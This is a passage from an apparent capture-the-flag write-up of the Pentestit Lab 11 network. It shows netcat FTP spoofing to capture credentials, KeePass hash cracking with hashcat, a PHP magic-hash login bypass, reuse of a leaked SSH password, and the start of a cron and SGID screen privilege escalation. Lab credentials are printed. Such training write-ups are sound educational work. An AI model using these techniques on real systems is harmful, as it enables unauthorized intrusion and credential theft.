*/6 * * * * su - checker -c 'python /home/checker/ftpclient.py 172.16.0.16 2010 5 user password' > /dev/null 2>&1
*/7 * * * * su - checker -c 'python /home/checker/ftpclient.py 172.16.0.17 80 5 user password' > /dev/null 2>&1
root@testlab:~/pentestit/lab11#
```

From todo, we see that there is ftp connection made to 192.168.10.1 2020 and user password is passed, interesting. Just try if it still working because as per comment, “Garry said something about ftp server moving”

SSH to 192.168.10.1 and do nc -nvlp 2020, and see if we get any response. Ok, so we get connection but it immediately terminates. May be because client is looking for a response from server, and since we have just started the port, which is not ftp protocol, it might not be working. Let's do some google and see what ftp response codes are. [Here](#) is the link. After looking to wiki I found two codes which we can try, 220 and 331. See below for steps. Finally we found token for CONNECT, go ahead and publish for points. Perfect.

```
root@testlab:~/pentestit/lab11# ssh -i ssh_id_rsa -o StrictHostKeyChecking=no eengineer@192.168.10.1
You have new mail in /var/mail/eengineer
Last login: Thu Dec 21 09:10:56 2017 from 192.168.10.254
#####
PasswordAuthentication no
#####
eengineer@l11-192-168-10-1:~$ which nc
/bin/nc
eengineer@l11-192-168-10-1:~$ nc -nvlp 2020
listening on [any] 2020 ...
connect to [192.168.10.1] from (UNKNOWN) [192.168.11.4] 17728
eengineer@l11-192-168-10-1:~$ echo "220 Service ready for new user"|nc -nvlp 2020
listening on [any] 2020 ...
connect to [192.168.10.1] from (UNKNOWN) [192.168.11.4] 17735
USER ConnectToken
eengineer@l11-192-168-10-1:~$ echo "220 Service ready for new user\r\n331 User name ok, need password\r\n"|nc -nvlp 2020
listening on [any] 2020 ...
connect to [192.168.10.1] from (UNKNOWN) [192.168.11.4] 17738
USER ConnectToken
eengineer@l11-192-168-10-1:~$ echo "220 Service ready for new user\r\n331 User name ok, need password\r\n"|nc -nvlp 2020
listening on [any] 2020 ...
connect to [192.168.10.1] from (UNKNOWN) [192.168.11.4] 17745
USER ConnectToken
eengineer@l11-192-168-10-1:~$ printf "220 Service ready for new user\r\n331 User name ok, need password\r\n"|nc -nvlp 2020
listening on [any] 2020 ...
connect to [192.168.10.1] from (UNKNOWN) [192.168.11.4] 17754
USER ConnectToken
PASS Con_con con
eengineer@l11-192-168-10-1:~$ python -c 'print "220 Service ready for new user\r\n331 User name ok, need password\r\n|\n"'|nc -nvlp 2020
listening on [any] 2020 ...
connect to [192.168.10.1] from (UNKNOWN) [192.168.11.4] 17754
USER ConnectToken
PASS Con_con con
eengineer@l11-192-168-10-1:~$
```

Let's see how we are in network diagram:



With the pcap file we found user/password for 192.168.10.3 machine. Let's login (user/4E3j3C3v). With the login page we can see that it's cloud server, so if we get token it will be for cloud. After login:

Files - ownCloud

192.168.10.3/index.php/apps/files/?dir=/&fileid=15

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

Files

All files

Favorites

Shared with you

Shared with others

Shared by link

Tags


Name

Documents


my_store.kdbx

1 folder and 1 file

Let's look into these folder and files, for anything interesting. There were some files under deleted items link, which we can restore. I did and found lot of files, downloaded all of them to see. After opening all the files no success. One file which is my_store.kdbx is actually a password manager file, so I tried to open with keepass.



This file is password protected so we can try bruteforce.



To bruteforce and find the password of kdbx file, first we need to get the hash and then try to bruteforce it. There is tool keepass2john which can be used to get the hash, as below:

```
root@testlab:~/Downloads# ./keepass2john --key-file=15
keepass2john keepass2john[...]
root@testlab:~/Downloads# ./keepass2john --key-file=15
my_store:$keepass$21000000222487c21807a47edeecd7a79e8567d5f2c2221098ef099837fe198ab0de8a82e*330c91f974cb4df1d015bb15456d382db9c0c2f362909d5cd74f9b951fdee2f7*B26fb21b74cda7ac28a21473aaa62384*f974657de86a3aca6faec09804db852a4df51ba5847e54d18e12bd81c33cce528*7ca22042949d204e2f35aae52982946c101679205aa8db0ece2135cb574170c
```

Ok, so let's save this hash and start bruteforce with hashcat. Please make sure you remote "my_store:" string, because actual hash starts with \$.

```
$ cat my_store_hash
$ ./hashcat -a 0 -m 13400 my_store_hash !/OffensiveSecurity/rockyou.txt
```

```

$keepass$*2*100000*222*248fc218b7a47edeecd7a79e8587d5ff2c2221d98efd99837fe198ab0de8a82e*330c91f974cb4df1d015bb15456d382db9c0c2f362909d5cd74f9b951fdee2f7*828fb21b74cd
ae28a21473aaa62384*f974657de86a3aca6faec09804d852a4df5fba5847e54d18e12bd81c33cce528*7ca22042949d204e2f35aae52982946c101679205aa8db0ece2135cdb574170c
usmC02T446GTFM:hashcat ah@183443$ ./hashcat -a 0 -m 13400 my_store_hash ~/OffensiveSecurity/rockyou.txt
hashcat (v3.6.0-94-g55874ec8) starting...

OpenCL Platform #1: Apple
=====
* Device #1: Intel(R) Core(TM) i7-6820HQ CPU @ 2.70GHz, skipped.
* Device #2: Intel(R) HD Graphics 530, 384/1536 MB allocatable, 24MCU
* Device #3: AMD Radeon Pro 455 Compute Engine, 512/2048 MB allocatable, 12MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger disabled.
Watchdog: Temperature retain trigger disabled.

Dictionary cache hit:
* Filenames... /Users/ah@183443/OffensiveSecurity/rockyou.txt
* Passwords... 14344385
* Bytes..... 139921507
* Keypace... 14344385

[s]tatus [p]ause [r]esume [b]ypass [c]heckpoint [q]uit => s


$keepass$*2*100000*222*248fc218b7a47edeecd7a79e8587d5ff2c2221d98efd99837fe198ab0de8a82e*330c91f974cb4df1d015bb15456d382db9c0c2f362909d5cd74f9b951fdee2f7*828fb21b74cd
ae28a21473aaa62384*f974657de86a3aca6faec09804d852a4df5fba5847e54d18e12bd81c33cce528*7ca22042949d204e2f35aae52982946c101679205aa8db0ece2135cdb574170c:reajel

Session..... hashcat
Status..... Cracked
Hash.Type..... KeePass 1 (AES/Twofish) and KeePass 2 (AES)
Hash....$keepass$*2*100000*222*248fc218b7a47edeecd7a79e8587...74170c
Time.Started... Thu Dec 21 14:02:57 2017 (31 mins, 00 secs)
Time.Estimated... Thu Dec 21 14:34:37 2017 (00 secs)
Guess.Base.... File (/Users/ah@183443/OffensiveSecurity/rockyou.txt)
Guess.Queue.... 1/1 (100.00%)
Speed.Dev.#2... 233 H/s (15.85ms)
Speed.Dev.#3... 2388 H/s (27.20ms)
Speed.Dev.#*... 2613 H/s
Recovered..... 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress..... 4964531/14344385 (34.61%)
Rejected..... 179/4964531 (0.00%)
Restore.Point... 3932321/14344385 (27.41%)
Candidates.#2... redsfan13 -> rascal018
Candidates.#3... patyeyip -> o0f6zvky


Started: Thu Dec 21 14:02:43 2017
Stopped: Thu Dec 21 14:34:39 2017

```

Bruteforce worked and I found the password for keepass file. Let's open the file in Keepass.



See the content and you will have cloud token, go ahead and submit on site. Now let's see where we are in network diagram.



From the diagram I saw that I have almost touched all of the subnets, except 192.168.11.1. So thought of looking into this. Four tokens remain at this point (claimav, helpdesk, accesscontrol,screen). Let's do nmap for 192.168.11.0/24 subnet.

```
Nmap scan report for 192.168.11.1
Host is up (0.00054s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.11.2
Host is up (0.0037s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.11.3
Host is up (0.0017s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
80/tcp    open  http     nginx
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.11.4
Host is up (0.00089s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.11.5
Host is up (0.0013s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
25/tcp    open  smtp     Sendmail (Not accepting mail)
Service Info: Host: t111-192-168-11-5.mail-dev; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The connection has timed out

The server at 192.168.10.3 is taking too long to respond.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that it is configured correctly for the Web.

[Try Again](#)

Let's talk on results, 192.168.11.1 we already have access, so nothing new hear for us. 192.168.11.2 and 192.168.11.4 both have only ssh enabled, and for now we don't have the private key or user credentials. Before we think of doing ssh, let's work on other machines. I love working first on machines which has port 80 open. Open this on browser (192.168.11.3).

Looks like ticketing system, may be helpdesk machine. Let's dig inside to see what this got for us.

ID	Urgency	Description	Answer	Closed by
125	High	User and oper_1 cannot create/edit tickets! Please fix it!	We're working on it.	admin
122	High	I can't ssh to the server? It says: "Permission denied (publickey)". What's wrong?	There was an issue with the ssh server. Try now, please.	oper_2
121	Medium	User ceerd have no rights to builds directory! Please fix.	Added you to the builders group, please check.	oper_2
119	Low	SSH server shows too much info about itself. Is it critical?	No, it's ok.	oper_1
118	High	Please enforce the password protection on the site after recent incident with password leakage!	Added stronger hashing function, enhanced password check algorithm, changed the passwords.	admin

Look into two closed tickets, first where SSH server shows too much info, but when I checked it's nothing serious, and I think that's why this ticket is rated low. Next is #118, enforce password protection, response

is that stronger hashing function added, enhanced password check algorithm and changed the password. So looks like it talking about some hashing, but not sure what. I don't know what to do now on this.

The screenshot shows a web browser window with the URL 192.168.11.3/index.php?cat=add-ticket. The page content is a light blue box with the text "Login required" at the top and "You must login as user/oper_1/oper_2/admin to proceed!" below it. The browser's navigation bar and tabs are visible at the top.

When we click on Add ticket under Actions, above is what displayed back. This says we must login as user/oper_1/oper_2/admin, that means at least we know the user now. But we don't know the password, option for us to try bruteforce.

I ran bruteforce with rockyyou.txt for more than 12 hours with no success. Now, two options, which I like to try at this stage, running nikto and dirb. Nikto took much time and didn't return anything so I dropped it. But dirb shows that there is admin direct. I tried admin/login.php.

After trying couple of user password combination, it turn out not working. So options left is to do brute force.

The screenshot shows a web browser window with the URL 192.168.11.3/_admin/login.php?login=admin&password=admin. The page content is a light blue box with the text "Wrong login or password!" at the top and a "Back to login page" button below it. The browser's navigation bar and tabs are visible at the top.

After more than 12 hours of bruteforce activity with multiple drops, it seems like blackhole. I was kind of stuck on this machine and didn't think any solutions. I reached out to pentestru form to see if they can provide any help. As a hint we received [magichash](#). I didn't heard of this earlier, and it is very new to me. So I gave sometime to read and understand the concept.

On a high-level, password hashes in php are base16 encoded and can come in the form of "0e". The problem is in == comparision the 0e means that if the following characters are all digits the whole string gets treated as a float. This means that when a password starts with "0e.." as an example it will always appear to match the below strings, regardless of what they actually are if all of the subsequent characters are digits from "0-9". The implication is that these magic hashes numbers are treated as the number "0" and compared against other hashes, the comparison will evaluate to true. Think of "0e.." as being the scientific notation for "0 to the power of some value" and that is always "0". PHP interprets the string as an integer.

I focused only on md5 and sha1 hashes at this point and from above magichash link, below we have:

md5	32240610708	0e462097431906509019562988736854	Michal Spacek
sha1	4010932435112	0e07766915004133176347055865026311692244	Independently found by Michael A. Cleverly & Michele Spagnuolo & Rogdham

Now, note in that we need user and password both to login to the website, and this magichash only talks about the one field i.e. password. So not sure if this works, but let's give a try:

Tried "240610708"/"240610708", and "10932435112"/ "10932435112"

Also, admin//240610708 and admin/ "10932435112"

Login | GDS.lab news bo... x \ +

192.168.11.3/_admin/login.php?login=admin&password=240610708

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

Tickets service Tickets Actions

Wrong login or password!

[Back to login page](#)

192.168.11.3/_admin/login.php?login=10932435112&password=10932435112

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

Tickets service Tickets Actions

Wrong login or password!

[Back to login page](#)

Nothing worked, I'm tired now, but to succeed you need to try harder ☺. I again reached out forum for the help, and I saw a comment talking about splitting the magic number. Ok, so let's try that. Splitting could have multiple combinations for each md5 as well as sha1. But let's do with middle split for now.

MD5: 240610708 (2406/10708) (24061/0708)

SHA1: 10932435112 (10932/435112) (109324/35112)

Let's try all above for now, and see if anything works. Finally!!!!!!

Login | GDS.lab news bo... x \ +

192.168.11.3/_admin/login.php?login=10932&password=435112

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

Tickets service Tickets Actions

Login

You're currently logged in as admin. To log in as another user, you have to log out first.

[Logout](#)

Let's look around on the site for the info. In the remote ticket we got our token for helpdesk and also a ssh password for john, interesting ☺. Go ahead and upload token on portal.

Removed tickets | GDSL... x \ +

192.168.11.3/index.php?cat=removed-tickets

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started


Tickets service Tickets Actions

Logout

Removed tickets

ID	Urgency	Description	Answer	Closed by
129	High	What the hell is going on with the site?		admin
120	Medium	What is going on with my ssh password, pal? It's John.	I've changed your pass to "Y2O@TRlYWrmM", man.	oper_2
1	Low	Knock-knock. Who's there?	Me, i'm the token: Help_me!	admin

Check where we are on network diagram!



At this stage, we have ssh user/password for john, but we don't know which machine it will work. We can go ahead and try on all machines starting with 192.168.10.1-4, 192.168.11.1-5, 192.168.12.1-3.

After many tries, it worked on 192.168.11.3 machines, see below:

```
root@testlab:~/pentestit/lab11# cat john-ssh-info.txt
John@192.168.10.1: Permission denied (publickey).
root@testlab:~/pentestit/lab11# lssh john@192.168.10.1 Exploit-DB Aircrack-ng Kali Forum
john@192.168.10.1: Permission denied (publickey).
root@testlab:~/pentestit/lab11# ssh john@192.168.10.2
The authenticity of host '192.168.10.2 (192.168.10.2)' can't be established.
ECDSA key fingerprint is SHA256:etUUbPi982duUnl4Z2icxjpjroDyEr/70567c6j0gs.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.10.2' (ECDSA) to the list of known hosts.
john@192.168.10.2: Permission denied (publickey).
root@testlab:~/pentestit/lab11# lssh john@192.168.10.3
Description
The authenticity of host '192.168.10.3 (192.168.10.3)' can't be established.
ECDSA key fingerprint is SHA256:eGUUbPi982duUnl4Z2icxjpjroDyEr/70567c6j0gs.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.10.3' (ECDSA) to the list of known hosts.
john@192.168.10.3: Permission denied (publickey).
root@testlab:~/pentestit/lab11# lssh john@192.168.11.1
john@192.168.11.1: Permission denied (publickey).
root@testlab:~/pentestit/lab11# ssh john@192.168.11.2
The authenticity of host '192.168.11.2 (192.168.11.2)' can't be established.
ECDSA key fingerprint is SHA256:eGUUbPi982duUnl4Z2icxjpjroDyEr/70567c6j0gs.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.11.2' (ECDSA) to the list of known hosts.
john@192.168.11.2: Permission denied (publickey).
root@testlab:~/pentestit/lab11# ssh john@192.168.11.3
john@192.168.11.3's password:
Last login: Wed Jul 12 16:55:54 2017 from 192.168.11.254
#####
PasswordAuthentication no
    PasswordAuthentication yes
#####
john@192-168-11-3:~$ id
uid=1001(john) gid=1001(john) groups=1001(john)
john@192-168-11-3:~$ pwd
/home/john
```

After enumerating a bit, I see there is a token inside /home/tester directory, but john do not have permission to read it. So, now we need to look for privilege escalation vulnerability.

I quickly looked into crontab, to see if anything interesting:

```
#####
john@tll1-192-168-11-3:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

#
## Time
* *    * * *    root    ntpdate 192.168.56.2
* *    * * *    root    cat /usr/share/zoneinfo/Europe/Moscow > /etc/localtime
## Check
* *    * * *    tester  /home/tester/check.pl /build/log/*
john@tll1-192-168-11-3:~$
```

Look at the last line, a perl script named check.pl is executing any files inside /build/log/ folder. First let's have a look into perl script to understand what it's doing.

As we can see, perl script get's file name to read from the file in /build/log/, opens the file and displays the contents in /tmp/testlog, then deletes the processed file in /build/log and waits for one second, during which the contents of the file will be available. Since the command is executed on behalf of the user test, we can exploit this in order to extract the value of the token. Only think left to do is create a file in /build/log/. But john don't have access to write into this folder. What next?

In the /build folder I also see there is a screen and when I looked into the permission, it seems like SGID bit is set, which means screen will be executed on behalf of the utmp group. [Here](#) is good article on this.

```
tester  /home/tester/check.pl /build/log/
john@tll1-192-168-11-3:~$ cat /home/tester/check.pl
#!/usr/bin/perl -w

if (!-l $ARGV[0] && -f $ARGV[0]) {

    open $file1, $ARGV[0];
    $fname = <$file1>;
    chomp($fname);

    open ($file2, $fname) or die("$!");
    open $file3, '>>', "/tmp/testlog";
    $line = <$file2>;

    chomp ($line);
    print $file3 $line, "\n";

    close $file2;
    close $file3;
    close $file1;
    unlink($ARGV[0]);

    sleep(1);
    open $file1, '>', "/tmp/testlog";
    close $file1;

}
else {
    exit(0);
}
```

Let's use screen to write file in /build/log folder, using the -L switch.

/build/screen/screen -L /build/log/tokenreader.lg

```
john@tll1-192-168-11-3:/build$ ls -alh /build/log/
total 12K
drwxrwxr-x 2 root utmp 4.0K Dec 22 01:35 .
drwxr-xr-x 4 root root 4.0K Jun 24 17:07 ..
-rw-r--r-- 1 john utmp 400 Dec 22 01:36 tokenreader.lg
```


Ok, so file is written, now we have to give permission and then write the token path in file, so that next time cronjob executes we token is read and written to /tmp/testlog file.

```
john@t111-192-168-11-3:/build$ ls -lZ /build/log/tokenreader.lg
john@t111-192-168-11-3:/build$ chmod 777 /build/log/tokenreader.lg
john@t111-192-168-11-3:/build$ cd /tmp/
